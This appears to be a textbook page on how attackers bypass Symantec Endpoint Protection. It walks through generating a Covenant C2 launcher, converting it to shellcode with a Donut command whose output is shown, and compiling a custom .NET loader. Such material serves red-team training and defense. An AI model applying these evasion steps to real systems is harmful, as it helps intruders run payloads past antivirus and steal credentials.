
https://cognosec.com

Bypassing Symantec Endpoint Protection

Source: *https://cognosec.com*

Symantec Endpoint Protection (SEP) is a cyber defense software suite with antivirus, anti-malware and intrusion detection capabilities. Attackers use the following steps to bypass the SEP solution to execute malicious payload, gain persistence, and dump credentials from the target machine.

- **Step 1**: Use Covenant C2 Framework to create malicious payload or launcher:



Binary Launcher

Description


Uses a generated .NET Framework binary to launch a Grunt.

Listener: 0ed694387c
ImplantTemplate: GruntHTTP
DotNetVersion: Net40
ValidateCert: True
UseCertPinning: True
Delay: 0
JitterPercent: 10
ConnectAttempts: 5000
KillDate: 07/25/2020 1:16 AM

Figure 12.71: Screenshot of Covenant C2 Framework

- **Step 2**: Use the Donut tool to transform payload into position-independent shellcode:

  `./donut -c GruntStager -a 3 -b 2 -z 2 -x -e 3 GruntHTTP.exe -o gruntloader.bin`




```
oot@divisionbell:~/Red_Teaming/donut# ./donut -c GruntStager -a 3 -b 2 -z 2 -x 2 -e 3 GruntHTTP.exe -o gruntloader.bin

[ Donut shellcode generator v0.9.3
[ Copyright (c) 2019 TheWover, Odzhan

[ Instance type : Embedded
[ Module file   : "GruntHTTP.exe"
[ Entropy       : Random names + Encryption
[ Compressed    : aPLib (Reduced by 55%)
[ File type     : .NET EXE
[ Target CPU    : x86+amd64
[ AMSI/WDLP     : abort
[ Shellcode     : "gruntloader.bin"
oot@divisionbell:~/Red_Teaming/donut#
```

Figure 12.72: Screenshot of Donut

- **Step 3:** Employ a custom .NET loader to run the position-independent shellcode generated above:


  `file Custom_Loader_SEP.cs or CustomerLoader.exe`



```
root@divisionbell:~/Scripts# file Custom_Loader_SEP.cs
Custom_Loader_SEP.cs: ASCII text
root@divisionbell:~/Scripts# mcs /reference:System.Configuration.Install.dll -sdk:4 -out:CustomLoader.exe Custom_Loader_SEP.cs
root@divisionbell:~/Scripts# file CustomLoader.exe
CustomLoader.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
root@divisionbell:~/Scripts# 
```

